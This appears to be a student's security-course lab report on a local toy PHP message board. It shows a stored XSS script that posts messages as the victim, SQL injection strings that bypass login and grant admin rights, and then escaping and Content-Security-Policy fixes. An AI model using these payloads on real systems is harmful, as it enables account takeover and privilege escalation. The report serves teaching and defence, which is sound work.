Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

message\_text=Testing the post message with HTTP header Live!!!&post\_message=1

POST: HTTP/1.1 200 OK

Date: Sat, 15 Oct 2022 01:20:49 GMT

Server: Apache/2.4.51 (Win64) PHP/7.4.26

X-Powered-By: PHP/7.4.26

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Content-Length: 1748

Keep-Alive: timeout=5, max=100

Connection: Keep-Alive

Content-Type: text/html; charset=UTF-8

http://localhost/favicon.ico

Host: localhost

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0

Accept: image/avif,image/webp,\*/\*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 83

Origin: http://localhost/post-message.php

Connection: keep-alive

Referer: http://localhost/post-message.php

Cookie: cookie1=user\_details=attacker; is\_admin=0; PHPSESSID=5earh40c4oh4kgkjqsuaevteb

Sec-Fetch-Dest: image

Sec-Fetch-Mode: no-cors

Sec-Fetch-Site: same-origin

GET: HTTP/1.1 404 Not Found

Date: Thu, 13 Oct 2022 15:10:06 GMT

Clear Options File Save Record Data autoscroll

Attacker uses the information from the HTTP header live and prepare script and post it in the post message screen as shown the in below screenshot.

CS5340 - Attacks

localhost/post-message.php

CS5340

Welcome attacker | Role: Ordinary User | Change Password

View Messages

Post Messages

Search Messages

Logout

Post Message:

```
<script>
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://localhost/post-message.php", true);
xhr.setRequestHeader("Host", "localhost");
xhr.setRequestHeader("Connection", "keep-alive");
xhr.setRequestHeader("Cookie", document.cookie);
xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xhr.send("message_text=Testing the post message with HTTP header Live!!!&post_message=1");
</script>
```

Post

71°F Mostly cloudy

Search the web

localhost/post-message.php

CS5340

Welcome attacker | Role: Ordinary User | Change Password

View Messages

Post Messages

Search Messages

Logout

Message posted.

javascript posted by user-attacker

Post Message:

Post

Now, when the victim logs into the application and try to clicks on View Messages page then malicious code posted by the attacker will run and illegitimately post the messages on behalf of the victim user as highlighted in the below screen.

CS5340 - Attacks

localhost/board.php

Welcome victim | Role: Ordinary User | Change Password

CS5340

[View Messages](#) [Post Messages](#) [Search Messages](#) [Logout](#)

below message is getting posted automatically when the victim user is clicking on the View Messages

Testing the post message with HTTP header Live!!!

Posted on Oct 15th, 2022 2:06am by victim | Delete

Testing the post message with HTTP header Live!!!

Posted on Oct 15th, 2022 2:06am by victim | Delete

Testing the post message with HTTP header Live!!!

Posted on Oct 15th, 2022 2:03am by attacker

Testing the post message with HTTP header Live!!!

Posted on Oct 15th, 2022 1:53am by attacker

Testing the post message with HTTP header Live!!!

Posted on Oct 15th, 2022 1:50am by subhash

Testing the post message with HTTP header Live!!!

Posted on Oct 15th, 2022 1:42am by attacker

71°F Mostly cloudy

9:07 PM 10/14/2022

Same happens when the other user also try to open View Messages page as below.

CS5340 - Attacks

localhost/board.php

Welcome Subhash M | Role: Ordinary User | Change Password

CS5340

[View Messages](#) [Post Messages](#) [Search Messages](#) [Logout](#)

same happens with other user also

Testing the post message with HTTP header Live!!!

Posted on Oct 15th, 2022 2:15am by subhash | Delete

Testing the post message with HTTP header Live!!!

Posted on Oct 15th, 2022 2:15am by subhash | Delete

Testing the post message with HTTP header Live!!!

Posted on Oct 15th, 2022 2:15am by subhash | Delete

Testing the post message with HTTP header Live!!!

Posted on Oct 15th, 2022 2:15am by subhash | Delete

Testing the post message with HTTP header Live!!!

Posted on Oct 15th, 2022 2:15am by subhash | Delete

71°F Mostly cloudy

9:15 PM 10/14/2022

**What do you observe? Explain the reason behind this observation.**

Attacker has posted the javascript, which will illegitimately post a message on behalf of victim when victim or any other user clicks on View Messages button.

## SECTION 2 – SQL INJECTION ATTACKS

### Task 1: Log into the web application without correct password

The screenshot shows a browser window titled "CS5340 - Attacks" displaying a login page at "localhost/login.php". The page has a header "CS5340" and a sidebar with links for "Home", "Signup", and "Login". The main content is a card with "Please Sign In:" and two input fields: "attacker#%" and "wrong password". A blue button labeled "Sign In" is below. The "wrong password" field is highlighted with a red box and a red arrow pointing to it from above. The browser's developer tools are open, showing the HTML structure and the CSS inspector. In the CSS inspector, the "wrong password" input field is highlighted with a red box and a red arrow pointing to its style definition. The style definition shows properties like border-color: #ccc, border-width: 1px, padding: 6px, and width: 150px.

The screenshot shows a browser window titled "CS5340 - Attacks" displaying a message board page at "localhost/board.php". The header "CS5340" is present. The sidebar includes links for "View Messages", "Post Messages", "Search Messages", and "Logout". The main content area shows several messages posted by users:

- "hello" posted on Oct 13th, 2022 1:02am by subhash
- "hello world!!!!" posted on Oct 12th, 2022 11:47pm by user
- "hi, this is a testing from an attacker." posted on Oct 12th, 2022 11:44pm by user
- " " posted on Oct 12th, 2022 10:21pm by user
- " " posted on Oct 12th, 2022 10:21pm by subhash
- " " posted on Oct 12th, 2022 10:20pm by subhash


The browser's status bar at the bottom shows "68°F Sunny" and the date/time "10/13/2022 6:58 PM".

Successfully logged in using wrong password by using sql injection

## What does the SQL statement become when the above operation is done?

The SQL statement after the '#' are commented, in here the password verification query part is commented. This leads to login without verifying the password.


### Task 2: Elevate user's account privileges



The screenshot shows the phpMyAdmin interface connected to the MySQL database 'cs5340-toy-application'. The 'users' table is selected. An ordinary user account ('attacker') is selected, indicated by a red arrow pointing to the 'Edit' button in the row details. The table structure includes columns: username, password, firstname, lastname, is\_admin, and is\_active. The 'attacker' row has values: username='attacker', password='attacker', firstname='attacker', lastname='attacker', is\_admin='0', and is\_active='1'.

	username	password	firstname	lastname	is_admin	is_active
<input type="checkbox"/>	admin	admin	Admin	User	1	1
<input checked="" type="checkbox"/>	attacker	attacker	attacker	attacker	0	1
<input type="checkbox"/>	user	user	Ordinary	User	0	1
<input type="checkbox"/>	victim	victim	victim	victim	0	1

The attacker is an ordinary user, here we are going to perform SQL injection to modify user access role to administrator



The screenshot shows a web application interface titled 'CS5340 - Attacks'. The URL is 'localhost/changepassword.php'. The page displays a 'Change Your Password:' form. The 'Old Password' field contains '\*\*\*\*\*'. The 'New Password' field contains '\*\*\*\*\*'. A red arrow points to the 'Change' button, indicating the point of injection. On the left sidebar, there are links: 'View Messages', 'Post Messages', 'Search Messages', and 'Logout'. The top right corner shows the user role: 'Welcome attacker | Role: Ordinary User | Change Password'. The status bar at the bottom shows the date and time: '10/13/2022 7:04 PM'.

Screenshot of a web browser showing a password change form. The URL is `localhost/changepassword.php`. The page title is "CS5340". The header bar includes "Welcome attacker Role: Ordinary User | Change Password". A sidebar on the left has links: "View Messages", "Post Messages", "Search Messages", and "Logout". The main content area is titled "Change Your Password:" and contains two input fields: "Old Password" (containing "attacker") and "New Password" (containing "newpassword'is\_admin='1"). A "Change" button is below the inputs. The browser's developer tools are open, specifically the "Inspector" tab, showing the HTML structure of the password change form. The "Elements" panel highlights the "New Password" input field. The "Box Model" panel shows the dimensions of the input field: width 554.45px, height 24px, padding 6px, border 1px solid #e6d4da, and margin 0px. The status bar at the bottom shows the date and time as 10/13/2022 7:10 PM.

Screenshot of the same web browser after the password change. The URL is still `localhost/changepassword.php`. The header bar now displays "Welcome attacker | Role: Ordinary User | Change Password". The main content area shows a green success message: "Password has been changed." Below it is the "Change Your Password:" form with the same fields as before. The browser's developer tools are still open, showing the HTML structure. The "Elements" panel highlights the "New Password" input field. The status bar at the bottom shows the date and time as 10/13/2022 7:13 PM.

The screenshot shows the phpMyAdmin interface for the MySQL database 'cs5340-toy-application'. The 'users' table is selected. The data grid shows the following rows:

	username	password	firstname	lastname	is_admin	is_active
<input type="checkbox"/>	admin	admin	Admin	User	1	1
<input checked="" type="checkbox"/>	attacker	newpassword	attacker		1	1
<input type="checkbox"/>	user	user	Ordinary	User	0	1
<input type="checkbox"/>	victim	victim	victim		0	1

The row for 'attacker' has a red circle around it, indicating it is selected.

Here the attacker got administrator access.

The screenshot shows a web application interface titled 'CS5340 - Attacks'. On the left, there is a sidebar with links: 'Manage Members', 'View Messages', 'Post Messages', 'Search Messages', and 'Logout'. The main area displays a list of messages:

- Posted on Oct 13th, 2022 1:02am by subhash | [Delete](#)  
hello
- Posted on Oct 12th, 2022 11:47pm by user | [Delete](#)  
hello world!!!!
- Posted on Oct 12th, 2022 11:44pm by user | [Delete](#)  
hi, this is a testing from an attacker.
- Posted on Oct 12th, 2022 10:21pm by user | [Delete](#)
- Posted on Oct 12th, 2022 10:21pm by subhash | [Delete](#)
- Posted on Oct 12th, 2022 10:20pm by subhash | [Delete](#)

The message 'Welcome attacker | Role: Administrator' is highlighted with a red circle.

### **What does the SQL statement become when the above operation is done?**

Here the sql the password has ',is\_admin='1 concatenated to its newly created password. Which will act as an additional condition. Therefore it will change the password and grant the user administrator access to the application.

## **SECTION 2 – DEFENCE MECHANISMS.**

- (a) (i) Provide a description of the various defense mechanisms that can help mitigate the attacks showcased in this lab. Describe in detail the core ideas behind each of the defense mechanisms you describe.**

### **XSS attacks:**

for XSS attacks we can use the following prevention methods

1. Filter the input data(received from user) on arrival to system. This can reduce the chances of using invalid input fields.
2. Using appropriate response headers like content-type, x-content-type- options are help us prevent XSS in http responses. These response headers are not intended to contain any html or JavaScript.
3. Enforcing content security policy is one of the popular option of last line defense in XSS attacks. By using this we can reduce severity XSS vulnerabilities that still occur.

### **SQL Injection:**

The ideal way to prevent SQL injection attacks is validating input fields and parameterized queries.

The single quotes should not be allowed in input fields and best practice is to avoid displaying database errors to users in browser.

- (ii) Why do these attacks continue to plague today's web applications despite the existence of the defense mechanisms that you describe above?**

1. Extensive use of third party libraries (open source)
2. Bad coding practices make application vulnerable to attacks
3. Untrained developers on security issues of the application
4. Application with security as least policy
5. Unawareness of user can compromise security of the application by clicking on links that can contain malicious content

- (b) Modify the application to ensure that it is immune to these attacks. Using screen shots as appropriate, demonstrate that the application cannot fall to these attacks**

### **Prevention for SQL Injection:**

SQL injection is prevented by using the sql functions : **stripclashes()** and **mysqli\_real\_escape\_string()** as highlighted in the below screenshots.

File Explorer:

```

    This PC > OS (C) > wamp64 > www
        - Quick access
            - Desktop
            - Downloads
            - Documents
            - Pictures
            - assignment2-pics
            - ICS
            - New folder
            - www
        - OneDrive
        - This PC
        - Network

```

Notepad: login - Notepad

```

<?php
require_once('header.php');
$error = $user = $pass = "";

//start
$dbhost = '127.0.0.1';
$dbname = 'CS5340-TOY-APPLICATION';
$dbuser = 'root';
$dbpass = '';

$DB_connection = mysqli_connect($dbhost, $dbuser, $dbpass, $dbname) or die($DB_connection);
//end

if (isset($_POST['userlogin'])) {
    $user = $_POST['user'];
    $pass = $_POST['pass'];

    if ($user == "" || $pass == "") {
        echo '<div class="alert alert-danger" role="alert">Not all fields were entered.</div>';
        echo $login_form;
    } else {
        //result = queryMySQL("SELECT username, CONCAT_WS('', firstname, ' ', lastname) as uname, is_admin FROM users
        //WHERE username='$user' AND password='$pass' AND is_active='1'");
        $user=stripcslashes($user);
        $pass=stripcslashes($pass);
        $user=mysqli_real_escape_string($DB_connection, $user);
        $pass=mysqli_real_escape_string($DB_connection, $pass);

        $result = queryMySQL("SELECT username, CONCAT_WS('', firstname, ' ', lastname) as uname, is_admin FROM users
        WHERE username='$user' AND password='$pass' AND is_active='1';

        if ($result->num_rows == 0)
        {
            echo '<div class="alert alert-danger" role="alert">Invalid login attempt.</div>';
            echo $login_form;
        }
        else
        {
            $row = $result->fetch_array(MYSQLI_ASSOC);

```

File Explorer:

```

    This PC > OS (C) > wamp64 > www
        - Quick access
            - Desktop
            - Downloads
            - Documents
            - Pictures
            - assignment2-pics
            - ICS
            - New folder
            - www
        - OneDrive
        - This PC
        - Network

```

Notepad: login - Notepad

```

<?php
require_once('header.php');
$error = $user = $pass = "";

//start
$dbhost = '127.0.0.1';
$dbname = 'CS5340-TOY-APPLICATION';
$dbuser = 'root';
$dbpass = '';

$DB_connection = mysqli_connect($dbhost, $dbuser, $dbpass, $dbname) or die($DB_connection);
//end

if (isset($_POST['userlogin'])) {
    $user = $_POST['user'];
    $pass = $_POST['pass'];

    if ($user == "" || $pass == "") {
        echo '<div class="alert alert-danger" role="alert">Not all fields were entered.</div>';
        echo $login_form;
    } else {
        //result = queryMySQL("SELECT username, CONCAT_WS('', firstname, ' ', lastname) as uname, is_admin FROM users
        //WHERE username='$user' AND password='$pass' AND is_active='1'";
        $user=stripcslashes($user);
        $pass=stripcslashes($pass);
        $user=mysqli_real_escape_string($DB_connection, $user);
        $pass=mysqli_real_escape_string($DB_connection, $pass);

        $result = queryMySQL("SELECT username, CONCAT_WS('', firstname, ' ', lastname) as uname, is_admin FROM users
        WHERE username='$user' AND password='$pass' AND is_active='1';

        if ($result->num_rows == 0)
        {
            echo '<div class="alert alert-danger" role="alert">Invalid login attempt.</div>';
            echo $login_form;
        }
        else
        {
            $row = $result->fetch_array(MYSQLI_ASSOC);

```

File Explorer:

```

    This PC > OS (C) > wamp64 > www
        - Quick access
            - Desktop
            - Downloads
            - Documents
            - Pictures
            - assignment2-pics
            - ICS
            - New folder
            - www
        - OneDrive
        - This PC
        - Network

```

Notepad: changepassword - Notepad

```

<?php
require_once('header.php');
if (!isset($_SESSION['user']))
{
    echo '<div class="alert alert-danger" role="alert">You aren\'t logged in.</div>';
    die('</div></div></div></html>');
} else {
    if (isset($_POST['change_password']))
    {
        //start
        $dbhost = '127.0.0.1';
        $dbname = 'CS5340-TOY-APPLICATION';
        $dbuser = 'root';
        $dbpass = '';
        $DB_connection = mysqli_connect($dbhost, $dbuser, $dbpass, $dbname) or die($DB_connection);
        //end

        $old_password = $_POST['old_password'];
        $new_password = $_POST['password'];

        //result = queryMySQL("SELECT username, CONCAT_WS('', firstname, ' ', lastname) as uname, is_admin FROM users
        //WHERE username='$user' AND password='$old_password' AND is_active='1';
        $user=stripcslashes($user);
        $old_password=stripcslashes($old_password);
        $new_password=stripcslashes($new_password);
        $user=mysqli_real_escape_string($DB_connection, $user);
        $old_password=mysqli_real_escape_string($DB_connection, $old_password);
        $new_password=mysqli_real_escape_string($DB_connection, $new_password);

        $result = queryMySQL("SELECT username, CONCAT_WS('', firstname, ' ', lastname) as uname, is_admin FROM users
        WHERE username='$user' AND password='$old_password' AND is_active='1';

        if ($result->num_rows == 0)
        {
            echo '<div class="alert alert-danger" role="alert">Incorrect old password.</div>';
        } else {
            queryMySQL("UPDATE users SET password='$new_password' WHERE username='$user'");
            echo '<div class="alert alert-success" role="alert">Password has been changed.</div>';
        }
    }
}

```

File Explorer:

```

    This PC > OS (C) > wamp64 > www
        - Quick access
            - Desktop
            - Downloads
            - Documents
            - Pictures
            - assignment2-pics
            - ICS
            - New folder
            - www
        - OneDrive
        - This PC
        - Network

```

Notepad: changepassword - Notepad

```

<?php
require_once('header.php');
if (!isset($_SESSION['user']))
{
    echo '<div class="alert alert-danger" role="alert">You aren\'t logged in.</div>';
    die('</div></div></div></html>');
} else {
    if (isset($_POST['change_password']))
    {
        //start
        $dbhost = '127.0.0.1';
        $dbname = 'CS5340-TOY-APPLICATION';
        $dbuser = 'root';
        $dbpass = '';
        $DB_connection = mysqli_connect($dbhost, $dbuser, $dbpass, $dbname) or die($DB_connection);
        //end

        $old_password = $_POST['old_password'];
        $new_password = $_POST['password'];

        //result = queryMySQL("SELECT username, CONCAT_WS('', firstname, ' ', lastname) as uname, is_admin FROM users
        //WHERE username='$user' AND password='$old_password' AND is_active='1';
        $user=stripcslashes($user);
        $old_password=stripcslashes($old_password);
        $new_password=stripcslashes($new_password);
        $user=mysqli_real_escape_string($DB_connection, $user);
        $old_password=mysqli_real_escape_string($DB_connection, $old_password);
        $new_password=mysqli_real_escape_string($DB_connection, $new_password);

        $result = queryMySQL("SELECT username, CONCAT_WS('', firstname, ' ', lastname) as uname, is_admin FROM users
        WHERE username='$user' AND password='$old_password' AND is_active='1';

        if ($result->num_rows == 0)
        {
            echo '<div class="alert alert-danger" role="alert">Incorrect old password.</div>';
        } else {
            queryMySQL("UPDATE users SET password='$new_password' WHERE username='$user'");
            echo '<div class="alert alert-success" role="alert">Password has been changed.</div>';
        }
    }
}

```

1)Attacker user login details before entering the application in the screenshot below-

The screenshot shows the phpMyAdmin interface for the MySQL database 'cs5340-toy-application'. The 'users' table is selected. A successful UPDATE query has been run:

```
UPDATE `users` SET `password` = 'attacker' WHERE `users`.`username` = 'attacker';
```

The results show the following rows:

	username	password	firstname	lastname	is_admin	is_active
<input type="checkbox"/>	admin	admin	Admin	User	1	1
<input type="checkbox"/>	attacker	attacker	attacker		0	1
<input type="checkbox"/>	subhash	subhash	Subhash	M	0	1
<input type="checkbox"/>	user	user	Ordinary	User	0	1
<input type="checkbox"/>	victim	victim	victim		0	1

An orange arrow points to the 'attacker' row, labeled 'Attacker login details'.

Attacker with username attacker'# and random password is trying to enter the application with SQL injection attack.


The screenshot shows a browser window with the URL `localhost/login.php`. The page title is "CSS340 - Attacks". On the left, there's a sidebar with links for "Home", "Signup", and "Login". The main content area has a heading "Please Sign In:" and two input fields. The first field contains "attacker#" and the second contains "random\_password". Below the inputs is a blue "Sign In" button. Orange arrows point from the text labels to the respective input fields, with the following annotations:

- "suffixed '# to the username attacker"
- "trying to login with random password"

Below the page content, the browser's developer tools are open, specifically the "Elements" tab. It shows the HTML structure of the page, including the form fields. An orange box highlights the "type" attribute of the second input field, which is set to "text". A large orange arrow points down to this highlighted attribute. The annotation "modified the password type to text to show the random password entered" is placed above this arrow.

At the bottom of the browser window, the operating system taskbar is visible, showing the date and time as "10/15/2022 11:19 AM".

Here the defense mechanism implemented is sanitized inputs and login details are detected as invalid. Hence login is denied to the system.



## 2) Attacker is logging into the application with valid credentials

The screenshot shows a web browser window titled "CS5340 - Attacks" with the URL "localhost/login.php". The page has a dark header with "CS5340" and a sidebar with links for "Home", "Signup", and "Login". The main content area contains a form titled "Please Sign In:" with fields for "Username" and "Password", and a "Sign In" button. The "Username" field contains "attacker" and the "Password" field also contains "attacker". An orange box highlights the "attacker" entries. To the right of the form, a success message "Logged in as attacker" is displayed. At the bottom, the developer tools' "Elements" tab is open, showing the HTML structure of the login form and the CSS styles applied, including bootstrap.min.css. The browser status bar at the bottom indicates it's 11:30 AM on 10/15/2022.

valid user details in the database users table below.

The screenshot shows the phpMyAdmin interface for the 'users' table. The table has columns: username, password, firstname, lastname, is\_admin, and is\_active. There are five rows:

	username	password	firstname	lastname	is_admin	is_active
1	admin	admin	Admin	User	1	1
2	attacker	attacker	attacker		0	1
3	subhash	subhash	Subhash	M	0	1
4	user	user	Ordinary	User	0	1
5	victim	victim			0	1

An orange arrow points to the second row (attacker) with the text "Attacker login details before trying to change the role".

Attacker is trying to perform SQL injection with malicious command in the new password input field.

The screenshot shows a web page titled "CS5340 - Attacks" with the URL "localhost/changepassword.php". The page displays a "Change Your Password:" form. The "Old Password" field contains "attacker". The "New Password" field contains "new\_password', is\_admin='1". An orange arrow points to this field with the text "new password with malicious code".

A developer tools window is open, showing the DOM structure and CSS styles for the form elements. The "New Password" input field is highlighted with a blue border. The CSS properties for the input field are listed in the "Computed" tab of the developer tools.

Property	Value
margin	0
border	1px solid #ed4d4d
padding	6
width	554.45px
height	24
border-radius	12px
outline	none
border-collapse	collapse
font-size	1em
font-family	inherit
font-weight	normal
line-height	1.5
color	#408687
background-color	#fff
background-clip	padding-box
background-size	100%
background-position	center
border-style	solid
border-width	1px
border-color	#ed4d4d
transition	border-color .15s ease-in-out, box-shadow .15s ease-in-out;
outline	none
outline-offset	0
border-radius	12px
border-collapse	collapse
font-size	1em
font-family	inherit
font-weight	normal
line-height	1.5
color	#408687
background-color	#fff
background-clip	padding-box
background-size	100%
background-position	center
border-style	solid
border-width	1px
border-color	#ed4d4d
transition	border-color .15s ease-in-out, box-shadow .15s ease-in-out;
outline	none
outline-offset	0
border-radius	12px

Here in this, the input fields are sanitized and defensing the malicious commands. Hence the text entered in the new password is considered as a single string and getting inserted into the database as new password which is displayed in the below picture.

The screenshot shows a web browser displaying a change password form for 'CS5340'. A green message box says 'Password has been changed.' Below it, there are fields for 'Old Password' and 'New Password'. A 'Change' button is present. To the right, a MySQL database window titled 'localhost / MySQL / cs5340-toy' shows the 'users' table. A specific row for the user 'attacker' is highlighted, showing the 'password' field contains the value 'new\_password\is\_admin=1'. An annotation with an orange arrow points to this field with the text: 'Full text entered in the new password filed considered as single string by defense mechanism and full single string updated as new password'.

## Content Security Policy:

3) Content security policy has been implemented by adding the header function as in screenshot below-

The screenshot shows a Windows file explorer window on the left and a Notepad window on the right. The Notepad window displays a PHP script. An annotation with an orange arrow points to the 'header' function call with the text: 'implemented the Content security policy by adding header function'.

```

<?php
header("Content-Security-Policy: default-src 'self'");
require_once('header.php');

if (!isset($_SESSION['user'])) {
    echo '<div class="alert alert-danger" role="alert">You aren\'t logged in.</div>';
    die('</div></div></div></html>');
} else {
    echo $search_form;
    if (isset($_GET['q'])) {
        $q = $_GET['q'];
        $result = queryMySQL("SELECT * FROM messages WHERE LOWER(message) LIKE '%$q%'");
        $num = $result->num_rows;

        echo '<h2><i>Search Results for ' . $q . '</i></h2>';
        if ($num == 0)
            echo '<div class="alert alert-danger" role="alert">No search results found to be matching ' . $q . '</div>';
        else
            for ($j = 0 ; $j < $num ; ++$j)
                {
                    $row = $result->fetch_array(MYSQLI_ASSOC);
                    echo '<div class="card mb-4">';
                    if ($user == $row['user_id'] || isset($_SESSION['is_admin']))
                        echo '<div class="card-header text-muted text-right"><i>' . date('M jS, Y g:ia', $row['time']) . '</i>' . $row['user_id'] . ' | <a href="board.php?action=delete&id=' . $row['id'] . '">Delete</a></i></div>';
                    else
                        echo '<div class="card-header text-muted text-right"><i>' . date('M jS, Y g:ia', $row['time']) . '</i>' . $row['user_id'] . '</div>';
                    echo '<div class="card-body">';
                    echo '<p class="card-text">' . make_clickable($row['message']) . '</p></div>';
                }
    }
}

```

Trying to check the site it is prone to the attack by sending javascript code for alert box.

A screenshot of a web browser window titled "CS5340 - Attacks". The address bar shows "localhost/search.php". The page content includes a sidebar with "View Messages", "Post Messages", "Search Messages", and "Logout" links. In the main area, there is a search bar with the placeholder "Search for..." and a "Go!" button. Above the search bar, a text input field contains the javascript payload "<script>alert('Hello world!');". An orange arrow points from the text input field to the search bar. Below the search bar, the text "searching with javascript code after implementing the CSP in search page" is displayed in orange.

Alert box is not popped up hence implemented CSP is working fine and preventing the XSS attack.

